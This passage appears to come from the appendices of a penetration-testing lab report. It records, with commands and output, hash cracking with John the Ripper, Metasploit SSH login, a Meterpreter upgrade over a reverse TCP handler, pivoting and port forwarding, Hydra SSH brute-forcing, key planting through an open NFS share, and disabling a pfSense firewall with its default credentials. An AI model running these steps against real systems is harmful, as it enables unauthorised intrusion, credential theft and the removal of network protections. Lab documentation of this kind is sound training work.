


```
root@kali:~/Desktop# john --wordlist=/usr/share/wordlists/rockyou.txt shadow
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
apple            (root)
pears            (xweb)
2g 0:00:01:14 DONE (2022-12-27 10:59) 0.02678g/s 2879p/s 2889c/s 2889C/s pepinos..pakimo
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Above: using the downloaded password hashes from PC5 to brute force the original passwords for root and xweb.


Appendix 6: PC6 Example

In order to scan PC6, a route first had to be made in order to scan the machine from Kali



```
msf5 auxiliary(scanner/ssh/ssh_login) > set username xadmin
username => xadmin
msf5 auxiliary(scanner/ssh/ssh_login) > set password plums
password => plums
msf5 auxiliary(scanner/ssh/ssh_login) > set rhosts 192.168.0.34
rhosts => 192.168.0.34
msf5 auxiliary(scanner/ssh/ssh_login) > run

[+] 192.168.0.34:22 - Success: 'xadmin:plums' ''
[*] Command shell session 1 opened (192.168.0.200:39121 -> 192.168.0.34:22) at 2022-12-27 17:59:15 -0500
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/ssh/ssh_login) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[!] SESSION may not be compatible with this module.
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.0.200:4433
[*] Sending stage (985320 bytes) to 192.168.0.34
[*] Meterpreter session 2 opened (192.168.0.200:4433 -> 192.168.0.34:44487) at 2022-12-27 17:59:31 -0500
[*] Command stager progress: 100.00% (773/773 bytes)
msf5 auxiliary(scanner/ssh/ssh_login) > route add 13.13.13.12 255.255.255.0 2
[*] Route added
```


Then, using the tcp portscanner module in Metasploit, a scan was run to determine the services running on PC6.



```
msf5 auxiliary(scanner/portscan/tcp) > run

[+] 13.13.13.13:          - 13.13.13.13:22 - TCP OPEN
[*] 13.13.13.13:          - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/portscan/tcp) >
```


Doing this showed that port 22 was open on the machine, presumably the default port for an SSH service.

Attempting to connect to the machine using the default xadmin password did not work.




```
xadmin@xadmin-virtual-machine:~$ ssh xadmin@13.13.13.13
xadmin@13.13.13.13's password:
Permission denied, please try again.
```

In order to perform better tests on the SSH service on PC6, the port was forwarded to the Kali machine.




```
msf5 auxiliary(scanner/ssh/ssh_login) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > portfwd add -l 3390 -p 22 -r 13.13.13.13
[*] Local TCP relay created: :3390 <-> 13.13.13.13:22
meterpreter > background
[*] Backgrounding session 2...
msf5 auxiliary(scanner/ssh/ssh_login) > sS
```

Using Hydra, it was possible to brute-force the password of the xadmin user, and gain access to the machine.



```
root@kali:~# hydra localhost -s 3390 -l xadmin -P /usr/share/wordlists/metasploit/password.lst ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illega
l purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-12-27 18:38:35
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t
4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 88397 login tries (l:1/p:88397), ~5525 tries per task
[DATA] attacking ssh://localhost:3390/
[3390][ssh] host: localhost   login: xadmin   password: !gatvol
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-12-27 18:38:38
```

Above: The xadmin password was able to be found




```
root@kali:~# ssh -p 3390 xadmin@localhost
xadmin@localhost's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Wed Sep 27 21:28:25 2017 from 13.13.13.12
xadmin@xadmin-virtual-machine:~$
```

Above: proof of being able to connect to PC6


Appendix 7: PC7 NFS

Nmap Scanning PC7 revealed it has an open NFS and SSH service.




```
Nmap scan report for 192.168.0.66
Host is up (0.0014s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
111/tcp  open  rpcbind
2049/tcp open  nfs
```

Using showmount -e it was possible to confirm that PC7 had an insecure NFS share created




```
root@kali:~# showmount -e 192.168.0.66
Export list for 192.168.0.66:
/ 192.168.0.*
```

Mounting the share and navigating to the home directory allowed for the enumeration of usernames.




```
root@kali:~/mount1/home# ls
xadmin
```

However, attempting to connect to the machine over SSH showed that the Kali machine did not have the correct private key to connect.




```
root@kali:~# ssh xadmin@192.168.0.66
The authenticity of host '192.168.0.66 (192.168.0.66)' can't be established.
ECDSA key fingerprint is SHA256:tZhkTHkpAE6l87Plxg7ElSjFvXs7t6/7sOnIf9V8esQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.66' (ECDSA) to the list of known hosts.
xadmin@192.168.0.66: Permission denied (publickey).
```

Trying to obtain the private key from the share was impossible, as the xadmin user on the machine did not have a directory for storing private ssh keys.




```
root@kali:~/mount1/home/xadmin# ls -la
total 108
drwxr-xr-x 16 1000 1000 4096 Nov  4  2021 .
drwxr-xr-x  3 root root 4096 Aug 13  2017 ..
-rw-rw-r--  1 1000 1000  212 Sep 27  2017 .bash_history
-rw-r--r--  1 1000 1000  220 Aug 13  2017 .bash_logout
-rw-r--r--  1 1000 1000 3637 Aug 13  2017 .bashrc
drwx------ 12 1000 1000 4096 Nov  4  2021 .cache
drwx------  8 1000 1000 4096 Aug 13  2017 .config
drwxr-xr-x  2 1000 1000 4096 Aug 13  2017 Desktop
-rw-r--r--  1 1000 1000   26 Aug 13  2017 .dmrc
drwxr-xr-x  2 1000 1000 4096 Aug 13  2017 Documents
drwxr-xr-x  2 1000 1000 4096 Aug 13  2017 Downloads
drwx------  3 1000 1000 4096 Nov  4  2021 .gconf
-rw-------  1 1000 1000  382 Nov  4  2021 .ICEauthority
drwxrwxr-x  3 1000 1000 4096 Aug 13  2017 .local
drwx------  4 1000 1000 4096 Sep 22  2017 .mozilla
drwxr-xr-x  2 1000 1000 4096 Aug 13  2017 Music
drwxr-xr-x  2 1000 1000 4096 Aug 13  2017 Pictures
-rw-r--r--  1 1000 1000  675 Aug 13  2017 .profile
drwxr-xr-x  2 1000 1000 4096 Aug 13  2017 Public
drwxr-xr-x  2 1000 1000 4096 Aug 13  2017 Templates
drwx------  3 1000 1000 4096 Sep 27  2017 .thunderbird
drwxr-xr-x  2 1000 1000 4096 Aug 13  2017 Videos
-rw-------  1 1000 1000  135 Nov  4  2021 .Xauthority
-rw-r--r--  1 1000 1000 1601 Aug 13  2017 .Xdefaults
-rw-r--r--  1 1000 1000   14 Aug 13  2017 .xscreensaver
-rw-------  1 1000 1000  233 Nov  4  2021 .xsession-errors
-rw-------  1 1000 1000  291 Nov  4  2021 .xsession-errors.old
```

Knowing this, it was possible to use the insecure mount to supply the machine with a previously obtained private key.



```
root@kali:~/mount1/home/xadmin/.ssh# scp xadmin@192.168.0.34:/home/xadmin/.ssh/id_rsa.pub ./authorized_keys
xadmin@192.168.0.34's password:
id_rsa.pub                                                                100%  411     3.5KB/s   00:00
```


Having the already known private key implanted into PC7 allowed for a successful SSH connection.



```
root@kali:~# ssh -i /root/Desktop/id_rsa xadmin@192.168.0.66
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Fri Sep 22 14:31:47 2017 from 192.168.0.242
xadmin@xadmin-virtual-machine:~$
```


Appendix 8: Firewall

Using the access gained to PC5, it was possible to enumerate information about the firewall from PC5's network




```
root@xadmin-virtual-machine:~# ip route
default via 192.168.0.241 dev eth0  proto static
192.168.0.240/30 dev eth0  proto kernel  scope link  src 192.168.0.242  metric 1
```


Pinging the outward facing gateway for the firewall was possible from PC5.


```
root@xadmin-virtual-machine:~# ping 192.168.0.234
PING 192.168.0.234 (192.168.0.234) 56(84) bytes of data.
64 bytes from 192.168.0.234: icmp_seq=1 ttl=64 time=1.52 ms
64 bytes from 192.168.0.234: icmp_seq=2 ttl=64 time=0.627 ms
64 bytes from 192.168.0.234: icmp_seq=3 ttl=64 time=2.55 ms
```


Knowing this, a route was set up through Metasploit and a port scan was run in order to enumerate more information about the firewall.


```
msf5 auxiliary(scanner/portscan/tcp) > route add 192.168.0.240 255.255.255
.252 2
[*] Route added
```


Scanning the firewall revealed nothing new, however this may be because the firewall is blocking our pings, since it is very likely that the firewall is running some kind of web service to configure the machine, an attempt to port forward the device was made anyway.


```
meterpreter > portfwd add -l 3390 -p 80 -r 192.168.0.234
[*] Local TCP relay created: :3390 <-> 192.168.0.234:80
```

Doing this proved to be successful, as navigating to the forwarded port in a web browser showed the login page for a pfsense firewall



Using the default login and password for pfsense firewalls (username: admin and password: pfsense) allowed access to the firewall's admin panel.



Status / Dashboard

System Information


Name	pfSense.localdomain
System	pfSense Serial: **ffed9856-853c-11ed-9f38-00505699a311** Netgate Unique ID: **d700a3aec877215de35c**
BIOS	Vendor: **Phoenix Technologies LTD** Version: **6.00** Release Date: **12/12/2018**
Version	**2.3.4-RELEASE** (amd64) built on Wed May 03 15:13:29 CDT 2017 FreeBSD 10.3-RELEASE-p19 Obtaining update status
Platform	pfSense
CPU Type	Intel(R) Core(TM) i7-9750H CPU @ 2.60GHz
Uptime	04 Hours 04 Minutes 05 Seconds
Current date/time	Mon Dec 26 20:50:30 UTC 2022

Interfaces

WAN	↑	1000baseT <full-duplex>	192.168.0.234
LAN	↑	1000baseT <full-duplex>	192.168.0.98
DMZ	↑	1000baseT <full-duplex>	192.168.0.241

Above: the pfsense admin panel with info about its interfaces and version number.

Access to the rest of the network was now possible form the Kali machine by disabling all filtering



Firewall Advanced

IP Do-Not-Fragment compatibility	☐ Clear invalid DF bits instead of dropping the packets This allows for communications with hosts that generate fragmented packets with the don't fragment (DF) bit set. Linux NFS is known to do this. This will cause the filter to not drop such packets but instead clear the don't fragment bit.
IP Random id generation	☐ Insert a stronger ID into IP header of packets passing through the filter. Replaces the IP identification field of packets with random values to compensate for operating systems that use predictable values. This option only applies to packets that are not fragmented after the optional packet reassembly.
Firewall Optimization Options	Normal The default optimization algorithm
Disable Firewall	☑ Disable all packet filtering. Note: This converts pfSense into a routing only platform! Note: This will also turn off NAT! To only disable NAT, and not firewall rules, visit the Outbound NAT page.
Disable Firewall Scrub	☐ Disables the PF scrubbing option which can sometimes interfere with NFS traffic.
Firewall Adaptive Timeouts	Adaptive start When the number of state entries exceeds this value, adaptive scaling begins. All timeout values are scaled linearly with factor (adaptive.end - number of states) / (adaptive.end - adaptive.start). Defaults to 60% of the Firewall Maximum States value Adaptive end When reaching this number of state entries, all timeout values become zero, effectively purging all state entries immediately. This value is used to define the scale factor, it should not actually be reached (set a lower state limit, see below). Defaults to 120% of the Firewall Maximum States value Timeouts for states can be scaled adaptively as the number of state table entries grows. Leave blank to use default values, set to 0 to disable Adaptive

Appendix 9: Subnet Calculations

Since only the subnet ID and Mask are given to us by the network, we will need to convert the subnet mask to binary to calculate the range and the number of useable hosts on the network, for this example, we will use one of the subnets from the 192.168.0.0 network.

Subnet ID : 192.168.0.32 | Subnet Mask: 255.255.255.224

